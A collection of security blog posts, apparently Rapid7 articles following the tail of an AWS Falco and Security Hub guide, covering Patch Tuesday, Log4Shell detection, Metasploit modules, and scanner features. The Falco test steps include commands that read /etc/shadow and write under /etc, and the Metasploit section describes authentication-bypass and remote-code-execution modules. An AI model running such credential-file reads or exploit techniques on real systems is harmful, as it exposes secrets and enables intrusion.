Figure 3: Lambda function trigger – CloudWatch Log group
Repeat these steps (as applicable) to set up the trigger for the Lambda function deployed in other accounts.
Testing the deployment
Now that you’ve deployed the solution, you will verify that it’s working.
With the default rules, Falco generates alerts for activities such as:
An attempt to write to a file below the /etc folder. The /etc folder contains important system configuration files.
An attempt to open a sensitive file (such as /etc/shadow) for reading.
To test your deployment, you will attempt to perform these activities to generate Falco alerts that are reported as Security Hub findings in the same account. Then you will review the findings.
To test the deployment in member account 1
Run the following commands to trigger an alert in member account 1, which is running an Amazon EKS cluster. Replace <container_name> with your own value. kubectl exec -it <container_name> /bin/bash touch /etc/5 cat /etc/shadow > /dev/null
To see the list of findings, log in to your Security Hub admin account and navigate to Security Hub > Findings. As shown in Figure 4, you will see the alerts generated by Falco, including the Falco-generated title, and the instance where the alert was triggered.
Figure 4: Findings in Security Hub
To see more detail about a finding, check the box next to the finding. Figure 5 shows some of the details for the finding Read sensitive file untrusted.
Figure 6 shows the Resources section of this finding, that includes the instance ID of the Amazon EKS cluster node. In our example this is the Amazon Elastic Compute Cloud (Amazon EC2) instance.
To test the deployment in member account 2
Run the following commands to trigger a Falco alert in member account 2, which is running an Amazon ECS cluster. Replace <<container_id> with your own value. docker exec -it <container_id> bash touch /etc/5 cat /etc/shadow > /dev/null
As in the preceding example with member account 1, to view the findings related to this alert, navigate to your Security Hub admin account and select Findings.
To view the collated findings from both member accounts in Security Hub
In the designated Security Hub administrator account, navigate to Security Hub> Findings. The findings from both member accounts are collated in the designated Security Hub administrator account. You can use this centralized account to view the security posture across accounts and workloads. Figure 7 shows two findings, one from each member account, viewable in the Single Pane of Glass administrator account.
Figure 7: Write below /etc findings in a single view
To see more information and a link to the corresponding member account where the finding was generated, check the box next to the finding. Figure 8 shows the account detail associated with a specific finding in member account 1.
Figure 8: Write under /etc detail view in Security Hub admin account
By centralizing and enriching the findings from Falco, you can take action more quickly or perform automated remediation on the impacted resources.
Delete the Amazon EKS and Amazon ECS clusters created as part of the Prerequisites.
Conclusion
In this post, you learned how to achieve multi-account continuous runtime security monitoring for container-based workloads running on Amazon EKS and Amazon ECS. This is achieved by creating a custom integration between Falco and Security Hub.
You can extend this solution in a number of ways. For example:
You can forward findings across accounts using a single source to security information and event management (SIEM) tools such as Splunk.
You can perform automated remediation activities based on the findings generated, using Lambda.
This month’s Patch Tuesday comes in the middle of a global effort to mitigate Apache Log4j CVE-2021-44228. In today’s security release, Microsoft issued fixes for 83 vulnerabilities across an array of products — including a fix for Windows Defender for IoT, which is vulnerable to CVE-2021-44228 amongst seven other remote code execution (RCE) vulnerabilities (the cloud service is not affected). Six CVEs in the bulletin have been publicly disclosed; the only vulnerability noted as being exploited in the wild in this month’s release is CVE-2021-43890, a Windows AppX Installer spoofing bug that may aid in social engineering attacks and has evidently been used in Emotet malware campaigns.
Interestingly, this round of fixes also includes CVE-2021-43883, a Windows Installer privilege escalation bug whose advisory is sparse despite the fact that it appears to affect all supported versions of Windows. While there’s no indication in the advisory that the two vulnerabilities are related, CVE-2021-43883 looks an awful lot like the fix for a zero-day vulnerability that made a splash in the security community last month after proof-of-concept exploit code was released and in-the-wild attacks began. The zero-day vulnerability, which researchers hypothesized was a patch bypass for CVE-2021-41379, allowed low-privileged attackers to overwrite protected files and escalate to SYSTEM. Rapid7’s vulnerability research team did a full root cause analysis of the bug as attacks ramped up in November.
As usual, RCE flaws figure prominently in the “Critical”-rated CVEs this month. In addition to Windows Defender for IoT, critical RCE bugs were fixed this month in Microsoft Office, Microsoft Devices, Internet Storage Name Service (iSNS), and the WSL extension for Visual Studio Code. Given the outsized risk presented by most vulnerable implementations of Log4Shell, administrators should prioritize patches for any products affected by CVE-2021-44228. Past that, put critical server-side and OS RCE patches at the top of your list, and we’d advise sneaking in the fix for CVE-2021-43883 despite its lower severity rating.
There are many methods InsightVM can use to identify vulnerable software. Which method is best depends on the software and specific vulnerability in question, not to mention variability that comes into play with differing network topologies and Scan Engine deployment strategies. When it comes to a vulnerability like CVE-2021-44228, affecting a software library (Log4j) that is used to build other software products and may not expose its presence in an obvious way, the situation gets even more complicated. For in-depth analysis on the vulnerability and its attack surface area, see AttackerKB.
The intent of this post is to walk InsightVM and Nexpose users through how to best approach detecting exposure to Log4Shell in your environment, while providing some additional detail about how the various checks work under the hood. This post assumes you already have an operational deployment of InsightVM or Nexpose. For additional documentation on scanning for Log4j CVE-2021-44228, take a look at our docs here.
Before (or while) you scan
Even before a vulnerability check has been made available, it can be possible to get a sense of your exposure using InsightVM features such as Query Builder, or Nexpose’s Dynamic Asset Groups. Because we use generic fingerprinting techniques such as querying Linux package managers and enumerating software found in Windows Registry uninstaller keys, the software inventory for assets may include products that are not explicitly supported. Using the search predicate software.productCONTAINSlog4j will show packages on Linux systems that have been installed via package managers such as rpm or dpkg.
An alternative approach to this is using an SQL Query Export using the following query:
SELECT
    da.sites AS "Site_Name",
    da.ip_address AS "IP_Address",
    da.mac_address AS "MAC_Address",
    da.host_name AS "DNS_Hostname",
    ds.vendor AS "Vendor",
    ds.name AS "Software_Name",
    ds.family AS "Software_Family",
    ds.version AS "Software_Version",
    ds.software_class AS "Software_Class"
FROM
    dim_asset_software das
JOIN
    dim_software ds USING(software_id)
JOIN
    dim_asset da ON da.asset_id = das.asset_id
WHERE
    ds.software_class like'%'
  AND
    ds.name ilike '%log4j%'
ORDER BY
    ds.name ASC
Authenticated and agent-based assessments
The most reliable way to find vulnerable instances of CVE-2021-44228 on non-Windows machines as of December 13, 2021 is via our authenticated check (check ID: apache-log4j-core-cve-2021-44228), which does a complete filesystem search for JAR files matching log4j-core.*.jar. At this time, the unzip command must be available on systems in order to extract the version from the JAR’s manifest file. An upcoming release (expected December 15) will add the capability to extract the version information from the filename if available.
For the find command to run and locate vulnerable JARs, scans must be configured with root credentials (either directly or via a privilege elevation mechanism) in the Site Configuration interface. There is currently no generic JAR detection available on Windows systems.
This functionality requires product version 6.6.118 or later. For Agent-based assessments, assets must be running version 3.1.2.36 of the Insight Agent or later. Use the Agent Management interface to determine the version of the Agent being used in your environment.
Remote scanning
A remote (unauthenticated) check for CVE-2021-44228 was published in a content release on December 12 9pm ET with Check ID apache-log4j-core-cve-2021-44228-remote. This check is platform-independent (and currently the only option for Windows systems) and works as follows:
IF any of the following TCP ports are found open: 80, 443, 8080, 8888 — or, alternatively, if: Nmap service fingerprinting detects HTTP or HTTPS running (note that enabling Nmap service fingerprinting may negatively impact scan times)
THEN the Scan Engine will attempt to exploit the vulnerability and make the scan target open a connection to the Engine on port 13456.
The Engine does not open a TCP listener but does a packet capture to identify connection attempts against 13456/TCP. If a connection attempt to the Engine is detected, this indicates that the target is vulnerable, and the check will fire accordingly.
This approach relies on bi-directional networking and requires the scan engine and scan target to be able to “talk” to each other. In some cases, such as scanning through a VPN, NAT, or firewall, that required bi-directional networking is not available.
Note: We have received some reports of the remote check not being installed correctly when taking a content update. Product version 6.6.119 was released on December 13, 2021 at 6 PM EST to ensure the remote check is available and functional.
Product-based checks
We know that many downstream vendors will issue security advisories of their own in the coming days and weeks. We continue to monitor several vendors for related security advisories. We will have checks for affected products included in our recurring coverage list as vendors provide details about affected and/or fixed versions. Users can also adapt the Query Builder or SQL Export queries provided above to find products of concern in the meantime, with the caveat that they may not be visible if they use non-standard installation mechanisms.
Container security
Customers who are worried about vulnerable images in their container repos have been able to scan for CVE-2021-44228 using InsightVM’s Container Security since December 10 at 2pm ET, thanks to our integration with the Snyk vulnerability database. It is also possible to rerun an assessment on any images that are particularly sensitive to be sure of up-to-date results.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Rapid7 is investing heavily in the reporting and dashboard capabilities of InsightVM. In 2021 alone, we launched the ability to filter dashboards via single query, a new report creation wizard powered by our query builder, several use-case-driven dashboard templates, and most recently, the ability to distribute reports via email. This allows users to easily and quickly distribute reports to users who may not have access to InsightVM.
For example, let’s say Theresa is tasked with giving her manager a copy of our Patch Tuesday dashboard as a PDF at the end of every month. Previously, she had to go to the Reports Management page in InsightVM, download the PDF, create an email, and send this to her manager — who does not have an InsightVM account.
Now, she can either create this report via the query builder or edit the existing report, then check the checkbox labeled “Permit users who do not have access to console” under the “Shared with” section, and enter her manager’s email address. InsightVM will automatically send a link to an encrypted and password-protected PDF of the report and another email that contains the password.
This additional security feature was included because of the increased threat surrounding proprietary information. For example, say Theresa creates an Assets report that is delivered every Friday to a colleague, and that colleague accidentally forwards the email with the PDF link to an unattended party. While the recipient could download the PDF, they’re blocked from viewing the contents because they don’t have the password.
This is an example of our evolution to more powerful features in the SaaS version of InsightVM, and our intention here is to reduce the burden of reporting to various stakeholders so that they can get back to what they do best: securing their environments.
We are excited to bring this functionality to our users. Please read our help documents for more information.
One of the biggest challenges with both incident response and vulnerability management is not just the raw number of incidents and vulnerabilities organizations need to triage and manage, but the fact that it’s often difficult to separate the critical incidents and vulnerabilities from the minor ones. If all incidents and vulnerabilities are treated as equal, teams will tend to underprioritize the critical ones and overprioritize those that are less significant. In fact, ZDNet reports that only 5.5% of all vulnerabilities are ever exploited in the wild. Meaning that fixing all vulnerabilities with equal priority is a significant misallocation of resources, as 95% of them will likely never be exploited.
Unjamming incident response and vulnerability management
My experience with organizations over the years shows a similar issue with security incidents. Clearly not all incidents are created equal in terms of risk and potential impact, so if your organization is treating them equally, this also is a sign of misprioritization. And what organization has a surplus of incident response cycles to waste? Without some informed triaging and prioritization, the remediation of both incidents and vulnerabilities can get jammed up, and the security team can be blamed for “crying wolf” by raising the security alarm too often without strong evidence.
How to better prioritize security incidents and vulnerabilities? Fundamentally, it comes down to simultaneously having the right data and intelligence from both inside your IT environment and the world outside. What if you could know with high certainty what you have, what is currently going on inside your IT environment, and how and whether the threat actors’ current tools, tactics, techniques, and procedures are currently active and relevant to you? If this information and analysis was available at the right time, it would go a long way to helping prioritize responses to both detected incidents and discovered vulnerabilities.
Integrating XDR, SOAR, vulnerability management, and external threat intelligence
The key building blocks of this approach require the combination of extended detection and response (XDR) for continuous visibility and threat detection; vulnerability management for vulnerability detection and management; SOAR for security management, integration, and automation; and external threat intelligence to inject information about what threat actors are actually doing and how this relates back to the organization. The intersection of these four security systems and sources of intelligence is where the magic happens.
Separately, XDR, SOAR, vulnerability management, and external threat intelligence are valuable in their own right. But when used closely together, they deliver greater security insights that help guide incident response and vulnerability management. Together, they help security teams focus their limited resources on the risks that matter most.
What Rapid7 is doing about it
Rapid7 is on the forefront of bringing this integrated approach to market. It starts — but does not end — with possessing all the underlying technology and expertise necessary to bring this approach to life through our products in XDR, SOAR, vulnerability management, and external threat intelligence. New and particularly important to this story is how Rapid7’s external threat intelligence offering, brought forward by the recent acquisition of IntSights, is integrated and directly available to assist with incident and vulnerability management prioritization and automation.
The newly released InsightConnect for IntSights Plugin enables, among other capabilities, the enrichment of indicators — IP addresses, domains, URLs, file hashes — with what is known about them in the outside world, such as whether they are part of attackers’ infrastructure, their registration details, when they were first seen, any associations with threat actor groups, severity, and other key aspects. This information, when linked to alerts and vulnerabilities, can help drive the response prioritizations that are incredibly important to improving incident response and vulnerability management effectiveness and efficiency.
This is just the start of integrating IntSights threat intelligence into Rapid7’s broader set of security offerings. Stay tuned for additional integration news as Rapid7 brings best-of-breed solutions further, combining our vulnerability management, detection and response, and threat intelligence products and services to solve more real-world security challenges.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
New Rapid7 team member jbaines-r7 wrote an exploit targeting GitLab via the ExifTool command. Exploiting this vulnerability results in unauthenticated remote code execution as the git user. What makes this module extra neat is the fact that it chains two vulnerabilities together to achieve this desired effect. The first vulnerability is in GitLab itself that can be leveraged to pass invalid image files to the ExifTool parser which contained the second vulnerability whereby a specially-constructed image could be used to execute code. For even more information on these vulnerabilities, check out Rapid7’s post.
Less Than BulletProof
This week community member h00die submitted another WordPress module. This one leverages an information disclosure vulnerability in the WordPress BulletProof Security plugin that can disclose user credentials from a backup file. These credentials could then be used by a malicious attacker to login to WordPress if the hashed password is able to be cracked in an offline attack.
Each Meterpreter implementation is a unique snowflake that often incorporates API commands that others may not. A great example of this are all the missing Kiwi commands in the Linux Meterpreter. Metasploit now has much better support for modules to identify the functionality they require a Meterpreter session to have in order to run. This will help alleviate frustration encountered by users when they try to run a post module with a Meterpreter type that doesn’t offer functionality that is needed. This furthers the Metasploit project goal of providing more meaningful error information regarding post module incompatibilities which has been an ongoing effort this year.
New module content (3)
WordPress BulletProof Security Backup Disclosure by Ron Jost (Hacker5preme) and h00die, which exploits CVE-2021-39327 – This adds an auxiliary module that leverages an information disclosure vulnerability in the BulletproofSecurity plugin for WordPress. This vulnerability is identified as CVE-2021-39327. The module retrieves a backup file, which is publicly accessible, and extracts user credentials from the database backup.
GitLab Unauthenticated Remote ExifTool Command Injection by William Bowling and jbaines-r7, which exploits CVE-2021-22204 and CVE-2021-22205 – This adds an exploit for an unauthenticated remote command injection in GitLab via a separate vulnerability within ExifTool. The vulnerabilities are identified as CVE-2021-22204 and CVE-2021-22205.
WordPress Plugin Pie Register Auth Bypass to RCE by Lotfi13-DZ and h00die – This exploits an authentication bypass which leads to arbitrary code execution in versions 3.7.1.4 and below of the WordPress plugin, pie-register. Supplying a valid admin id to the user_id_social_site parameter in a POST request now returns a valid session cookie. With that session cookie, a PHP payload as a plugin is uploaded and requested, resulting in code execution.
Enhancements and features
#15665 from adfoster-r7 – This adds additional metadata to exploit modules to specify Meterpreter command requirements. Metadata information is used to add a descriptive warning when running modules with a Meterpreter implementation that doesn’t support the required command functionality.
#15782 from k0pak4 – This updates the iis_internal_ip module to include coverage for the PROPFIND internal IP address disclosure as described by CVE-2002-0422.
Bugs fixed
#15805 from timwr – This bumps the metasploit-payloads version to include two bug fixes for the Python Meterpreter.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the binary installers (which also include the commercial edition).
Have you ever tried to figure out why a vulnerability or policy scan isn’t showing you the results you expect, even though you’ve provided credentials? If so, you’ll be pleased to hear that the November 3rd release of Nexpose and InsightVM (version 6.6.111) will introduce a new check category designed to help troubleshoot issues with credentialed scanning: Scan Diagnostics.
No more combing through scan logs to get answers! These checks will be disabled by default, but you can configure them to run by adjusting your scan templates. When enabled, Scan Diagnostics checks will report a “vulnerable” result against assets when the Scan Engine is supplied with credentials but unable to gather local information.
The challenge of finding the right fix
For complete and accurate coverage, the InsightVM Scan Engine requires local access to systems being scanned. Most Microsoft checks are based on values found in the Windows Registry. Checks for Linux distributions typically require access to the package manager, which is important for vulnerability correlation (cutting down on noise due to backported fixes).
This means that for many types of scans, you need to tell the engine how it should authenticate by configuring credentials. When things go smoothly, the engine will collect all the data it needs for vulnerability or policy assessments. But when results aren’t as expected, it can be challenging to understand what went wrong.
The way the Security Console currently indicates authentication status results is rather coarse-grained. Credential Success means it’s all good, but a Credential Failure (or the puzzling “Partial Credential Success”) can often leave a VM analyst scratching their head about how to fix things.
Bringing greater visibility to your scanning environment
Our new Scan Diagnostics checks provide more detailed visibility into where things fell apart. Because the results are written as vulnerability checks, you’ll be able to use a lot of familiar product functionality to work with them. They can be enabled or disabled via scan templates, and you can report on them like any other category. We’ll also be providing solution information to make it easier to resolve issues, and you can look at the proof the scanner provides to get additional context.
Another advantage of using check results for Scan Diagnostics is that they are built atop the expert system at the core of the scanner. This helps Scan Diagnostics target the most precise cause of an error and provide guidance accordingly. No more going through a laundry list of checkboxes to make sure your sites and assets are configured correctly.
Here is the initial set of Scan Diagnostics we’ll be releasing:
Error when connecting to DCOM Ports (required for WMI)
rapid7-diagnostics-wmi-permission-error
Permission error when connecting to the WMI Service
rapid7-diagnostics-wmi-read-access-errors
Access errors encountered in attempts to read over WMI
rapid7-diagnostics-wmi-unknown-error
Unknown error occurred trying to connect to the WMI Service
rapid7-diagnostics-winrm-authentication-error
Authentication error when connecting to the WMI Service
rapid7-diagnostics-winrm-listener-error
The WinRM listener on the target appears to be blocking the scan engine from connecting
rapid7-diagnostics-winrm-unknown-error
Unknown error occurred trying to connect to the WinRM Service
rapid7-diagnostics-winrm-unencrypted
The WinRM service is operating over an unencrypted protocol, potentially leaking valuable data
Note that these “vulnerabilities” carry the lowest possible severity and will not increase your risk score. However, they may increase overall vulnerability counts, so we’re leaving them turned off by default for now. If you do scan with them, you can adjust the scope of generated reports to exclude these results if you don’t want them to get passed through to remediation teams.
The existing status shown in the Authentication column of Scan Results and Node pages will remain the same for the time being, so that it is available regardless of whether this new Scan Diagnostics check type is enabled and won’t adjust anything on the corresponding dashboard card.
We’d love to hear any feedback on this new feature! Please reach out to your Customer Success Manager to let them know how it’s working out in your scans.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Password-based credentials are a ubiquitous part of our online lives, but they are prone to vulnerabilities. Combatting those vulnerabilities has been a major hurdle for security professionals, and it’s come at major cost for businesses. We are reinventing the credentialing process for our Network Scan Engine with the release of the Scan Assistant — a safer way to scan assets that limits the inherent drawbacks of credentials.
Passwords as a means of securing computer systems have been around for 60 years. Scholars believe MIT’s Compatible Time-Sharing System was the first to implement a password to allow different users to log in. Since then, passwords have become ubiquitous. Every operating system, website, and WiFi connection utilizes passwords as a means of restricting access.
Unfortunately, this has also proven to be fertile ground for attackers who wish to gain unauthorized access to data and computer systems. Due in part to the popularity — and potential weaknesses — of passwords, businesses have spent enormous amounts of time and money in building robust security programs in order to protect their intellectual property.
As a part of any good security program, companies regularly scan their networks to identify where they are vulnerable. One of the most uncomfortable nuances of network scans is that in order to fully assess a set of targets, the scanner must be able to authenticate to those targets. Providing the necessary credentials to the network scan engine comes with a number of challenges. These include:
Increased security risk: Storing credentials within an application immediately makes that application a potential vector for attack. If the application is compromised or misconfigured, an attacker could gain access to a comprehensive list of credentials, giving them the ability to compromise a customer’s network.
Credential management: Storing credentials within an application introduces additional operational challenges with managing those credentials. Anytime a credential changes on a target or set of targets, that credential will have to be updated within the application. This results in administrators having to manage the same set of credentials within multiple systems, which can be burdensome and error-prone. Using a centralized credential vault can help mitigate this challenge, but not all organizations are in a position to deploy such a service for every target within their environment.
Insufficient permissions: In order for a network scanner to accurately assess and report on the risk for a set of targets, the scanner needs to be capable of collecting sufficient information. Thus, the credentials supplied need to have a broad range of permissions associated with them — ideally, root or administrator-level — so the network scanner can perform a full collection of data. In practice, many organizations are either unaware of this requirement or hesitant to do so. This can result in collecting incomplete information, leading to reports that don’t fully convey the targets’ vulnerabilities.
Introducing the Scan Assistant
The Engineering team here at Rapid7 has spent a significant amount of time discussing, researching, and brainstorms solutions to the challenges with providing credentials for the purpose of performing network scans. The team decided that the ideal solution for our customers was to eliminate the need for credentials altogether. This led to the development of the Scan Assistant.
The Scan Assistant is a lightweight service that can be installed on each target you’re scanning. It’s designed to work specifically with the InsightVM and Nexpose Network Scan Engine so it can scan targets without the need to provide credentials. When the Network Scan Engine scans a target containing the Scan Assistant, it collects all the necessary information required to fully assess that target.
The Scan Assistant supports both vulnerability and policy scans performed by the Network Scan Engine. Providing coverage for both types of scans was a key requirement for the team. As a result, customers can quickly identify vulnerabilities and validate policies within their network without the operational burden of managing credentials or permissions. Customers will continue to get the exact same insights into their network while simultaneously reducing the risk of managing credentials within the product.
How it works
The Network Scan Engine and the Scan Assistant communicate over an encrypted channel by using a TLSv1.2 certificate. When the Scan Engine scans a target, there are specific pieces of information that it needs to collect from that target. The Scan Assistant has been designed to only provide the specific data that the Scan Engine needs in order to fully assess the target.
This implies that the Scan Assistant does not provide a means for arbitrarily accessing the filesystem. Furthermore, all commands sent from the Scan Engine to the Scan Assistant are signed, ensuring that only the Scan Engine with the correct signing key is capable of requesting data from a Scan Assistant.
Why it’s better than a credential
Administrative credentials provide the Scan Engine with more access than it needs and put you at risk if those credentials are compromised. The Scan Assistant provides the Scan Engine with only the access it needs, reducing risk.
Root credentials give the Scan Engine unrestricted access to run commands over OpenSSH, which can also introduce risk. It can be a challenge to restrict commands using sudo or similar tools. To solve this problem, the Scan Assistant requires commands to be signed by Rapid7. This reduces risk and transparently limits what the Scan Assistant is allowed to run.
Why it’s secure (in more technical terms)
The Scan Assistant is built on the transport layer security (TLS) protocol and only enables algorithms specified in the Commercial National Security Algorithm Suite (CNSA) by the National Security Agency (NSA). This includes support for Elliptic Curve Diffie-Hellman (ECDH) and Elliptic Curve Digital Signature Algorithm (ECDSA) with the P-521 curve to establish trust with the Scan Engine, and 256-bit Advanced Encryption Standard (AES) to achieve data secrecy between the Scan Engine and Scan Assistant.
The Network Scan Engine and the Scan Assistant use TLSv1.2 with two-way certificate authentication (client-side authentication). However, the server does not verify the client. Each time the Scan Assistant starts, it generates a new certificate. This makes it impossible to track an asset by tracking the scan assistant certificate used on the HTTPS listener. That means there’s no way for the scan engine to verify the certificate from the scan assistant. So in effect, the mechanism is a reverse one-way authentication.
Insight Agent vs. Scan Assistant
At first glance, it may seem that the Insight Agent and the Scan Assistant serve the same purpose. They are both small, background services that get deployed across a fleet of targets for the purpose of vulnerability and policy assessment. However, this is where their similarity ends. The Insight Agent and the Scan Assistant are fundamentally different in terms of the use cases they satisfy.
The Insight Agent is appropriate for assets that have internet connectivity and are capable of periodically publishing data to the platform. For these types of assets, such as laptops and workstations, the Insight Agent is the preferred technology.
The Scan Assistant is intended for assets and environments for which internet connectivity is either unavailable or heavily restricted. This may include assets such as Domain Controllers or database servers. Any device that is effectively air-gapped from the outside world would not be able to use the Insight Agent. These devices must be scanned using the Network Scan Engine in order to assess them for vulnerabilities. In this scenario, the Scan Assistant can help improve the performance of those scans without having to store credentials within the product.
Ultimately, you can deploy both the Insight Agent and the Scan Assistant to different parts of your network in order to provide a fast, secure, and comprehensive vulnerability assessment.
Feature
Insight Agent
Scan Assistant
Collection Type
Active – collects data periodically and publishes to the platform
Passive – only collects data when requested by a scan engine
Data Collected
Collects all data necessary in order to perform an assessment
Only collects the data requested by the scan engine
Platform connected?
Yes
No
Idle footprint
When not collecting data, periodically beacons health status to the platform
Contains an HTTPS listener waiting for incoming connections, otherwise does not perform any activity
Breakdown of the differences between the Insight Agent and the Scan Assistant
Performance improvement analysis
Preliminary performance analysis has shown promising improvements when performing scans with the Scan Assistant installed. Vulnerability scans have completed faster, and the total scan time has been more consistent than scans that rely on retrieving data via SMB or WMI.
Furthermore, scan times for policy-based scans have shown significant improvement, particularly against servers with a large number of users and groups (such as Domain Controllers). The following chart compares scan times for policy-based scans performed against different types of servers. The team plans to continue to collect and analyze the performance of the Scan Assistant and will share this analysis in a future article.
Scan duration comparison between the Scan Assistant and SMB.It’s important to note that the timescale is logarithmic, so for most cases, the Scan Assistant provides orders of magnitude better performance than the SMB protocol.
What’s next
Here are some of the major items we plan to work on next.
Add support for additional operating systems, including Linux, Unix, and macOS
Support the ability to perform DISA-based policy scans
Update the Security Console to support managing certificates on the scan engines
If you have any suggestions for features you would like to see, please speak with your Customer Success Manager.
Downloading the Scan Assistant
The Scan Assistant is currently in early access and is only available for Windows operating systems. If you are interested in the Scan Assistant and would like to deploy it in your environment, reach out to your Customer Success Manager to request access.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
Today’s Patch Tuesday sees Microsoft issuing fixes for over 70 CVEs, affecting the usual mix of their product lines. From Windows, Edge, and Office, to Exchange, SharePoint, and Dynamics, there is plenty of patching to do for workstation and server administrators alike.
One vulnerability has already been seen exploited in the wild: CVE-2021-40449 is an elevation of privilege vulnerability in all supported versions of Windows, including the newly released Windows 11. Rated as Important, this is likely being used alongside Remote Code Execution (RCE) and/or social engineering attacks to gain more complete control of targeted systems.
Three CVEs were publicly disclosed before today, though haven’t yet been observed in active exploitation. CVE-2021-40469 is an RCE vulnerability affecting Microsoft DNS servers, CVE-2021-41335 is another privilege escalation vulnerability in the Windows Kernel, and CVE-2021-41338 is a flaw in Windows AppContainer allowing attackers to bypass firewall rules.
Attackers will likely be paying attention to the latest Windows Print Spooler vulnerability – CVE-2021-36970 is a Spoofing vulnerability with a CVSSv3 score of 8.8 that we don’t yet have much more information about. Also worth noting is CVE-2021-40486, an RCE affecting Microsoft Word, OWA, as well as SharePoint Server, which can be exploited via the Preview Pane. CVE-2021-40487 is another RCE affecting SharePoint Server that Microsoft expects to be exploited before too long.
Another notable vulnerability is CVE-2021-26427, the latest in Exchange Server RCEs. The severity is mitigated by the fact that attacks are limited to a “logically adjacent topology,” meaning that it cannot be exploited directly over the public Internet. Three other vulnerabilities related to Exchange Server were also patched: CVE-2021-41350, a Spoofing vulnerability; CVE-2021-41348, allowing elevation of privilege; and CVE-2021-34453, which is a Denial of Service vulnerability.
Finally, virtualization administrators should be aware of two RCEs affecting Windows Hyper-V: CVE-2021-40461 and CVE-2021-38672. Both affect relatively new versions of Windows and are considered Critical, allowing a VM to escape from guest to host by triggering a memory allocation error, allowing it to read kernel memory in the host.
In today’s post, we’re giving a rundown of new features and functionality launched in Q3 2021 for InsightVM and the Insight Platform. We hope you can begin to leverage these changes to drive success across your organization.
Apple Silicon support on the Insight Agent
We’re excited to announce that the Insight Agent now natively supports Apple Silicon chips!
Apple announced the first generation Apple Silicon chip — the M1 processor — in November 2020. This chip is the new standard on all MacBooks starting with the 2020 releases, and Apple plans to transition completely to Apple Silicon chips over the next two years.
The new Mac installer specifically designed for the Apple Silicon can be accessed right from Agent Management in the platform, in the download section. Learn more in our Apple Silicon Agent Support blog post.
Asset and Vulnerability Details reports
This new feature allows you to easily communicate details of your assets and vulnerabilities with stakeholders in a PDF format. Simply click the Export to PDF button on the Vulnerability Details page, and you’ll have a PDF ready to share!
This is particularly useful if you’re attempting to collaborate while remediating a specific vulnerability. We’ll use a hypothetical security engineer named Jane to illustrate this.
Jane recently read about a new ransomware strain that leverages a specific vulnerability as part of an attack chain that seems to be targeting the industry of her organization. She opens the query builder in InsightVM, constructs a search query to identify the vulnerability by CVE, and discovers several instances. She wants to mention this during her morning all-hands sync so she can recruit other team members to her effort. She exports the vulnerability details page to a PDF, which allows her to share this out and provide more details to interested team members, who then can help her remediate this vulnerability much more quickly.
Moreover, while undertaking this effort, another team member — Bill — finds an asset that seems to be a complete tragedy in terms of patching and vulnerability prevalence. He creates the Asset Details report and shares this in an e-mail to his team, stating that this asset seems to be missing their organization’s patch cycle. He also suggests that they look for more of these types of assets because he knows that when there is one offender, there are often many.
Snyk integration for reporting vulnerabilities
Container Security assessments will now report Ruby vulnerabilities through an integration with the Snyk vulnerability database. This adds RubyGems packages to our Snyk-based coverage, which currently includes vulnerability detections for Java, JavaScript, and Python libraries. This integration is particularly helpful for organizations that perform scanning of Container Images at rest, in both public and private registries.
Emergent threat coverage recap
Q3 2021 was another busy quarter for high-priority cybersecurity threats. As part of our emergent threat response process, Rapid7’s VRM research and engineering teams released vulnerability checks and in-depth technical analysis to help InsightVM customers understand the risk of exploitation and assess their exposure to critical security threats. In July, CVE-2021-34527, dubbed “PrintNightmare” presented remediation challenges for many organizations amid active exploitation of the Windows Print Spooler service. In August, the ProxyShell exploit chain put on-premises instances of Microsoft Exchange Server at risk for remote code execution. More recently, widespread attacks took advantage of CVE-2021-26084, a critical flaw in Confluence Server & Confluence Data Center, to deploy cryptominers, exfiltrate data, and obtain initial access for ransomware operations.
As always, we’re continuing to work on exciting product enhancements and releases throughout the year. Keep an eye on our blog and release notes as we continue to highlight the latest in vulnerability management at Rapid7.
NEVER MISS A BLOG
Get the latest stories, expertise, and news about security today.
If you’ve been keeping tabs on the state of vulnerabilities, you’ve probably noticed that Microsoft Exchange has been in the news more than usual lately. Back in March 2021, Microsoft acknowledged a series of threats exploiting zero-day CVEs in on-premises instances of Exchange Server. Since then, several related exploit chains targeting Exchange have continued to be exploited in the wild.
Microsoft quicklyreleasedpatches to help security teams keep attackers out of their Exchange environments. So, what does the state of patching look like today among organizations running impacted instances of Exchange?
The answer is more mixed — and more troubling — than you’d expect.
What is Exchange, and why should you care?
Exchange is a popular email and messaging service that runs on Windows Server operating systems, providing email and calendaring services to tens of thousands of organizations. It also integrates with unified messaging, video chat, and phone services. That makes Exchange an all-in-one messaging service that can handle virtually all communication streams for an enterprise customer.
An organization’s Exchange infrastructure can contain copious amounts of sensitive business and customer information in the form of emails and a type of shared mailbox called Public Folders. This is one of the reasons why Exchange Server vulnerabilities pose such a significant threat. Once compromised, Exchange’s search mechanisms can make this data easy to find for attackers, and a robust rules engine means attackers can create hard-to-find automation that forwards data out of the organization.
An attacker who manages to get into an organization’s Exchange Server could gain visibility into their Active Directory or even compromise it. They could also steal credentials and impersonate an authentic user, making phishing and other attempts at fraud more likely to land with targeted victims.
Sizing up the threats
The credit for discovering this recent family of Exchange Server vulnerabilities goes primarily to security researcher Orange Tsai, who overviewed them in an August 2021 Black Hat talk. He cited 8 vulnerabilities, which resulted in 3 exploit chains:
ProxyLogon: This vulnerability could allow attackers to use pre-authentication server-side request forgery (SSRF) plus a post-authentication arbitrary file write, resulting in remote code execution (RCE) on the server.
ProxyOracle: With a cookie from an authenticated user (obtained through a reflected XSS link), a Padding Oracle attack could provide an intruder with plain-text credentials for the user.
ProxyShell: Using a pre-authentication access control list (ACL) bypass, a PrivEsc (not going up to become an administrator but down to a user mailbox), and a post-authentication arbitrary file write, this exploit chain could allow attackers to execute an RCE attack.
Given the sensitivity of Exchange Server data and the availability of patches and resources from Microsoft to help defend against these threats, you’d think adoption of these patches would be almost universal. But unfortunately, the picture of patching for this family of vulnerabilities is still woefully incomplete.
A patchwork of patch statuses
In Rapid7’s OCTO team, we keep tabs on the exposure for major vulnerabilities like these, to keep our customers and the security community apprised of where these threats stand and if they might be at risk. To get a good look at the patch status among Exchange Servers for this family of attack chains, we had to develop new techniques for fingerprinting Exchange versions so we could determine which specific hotfixes had been applied.
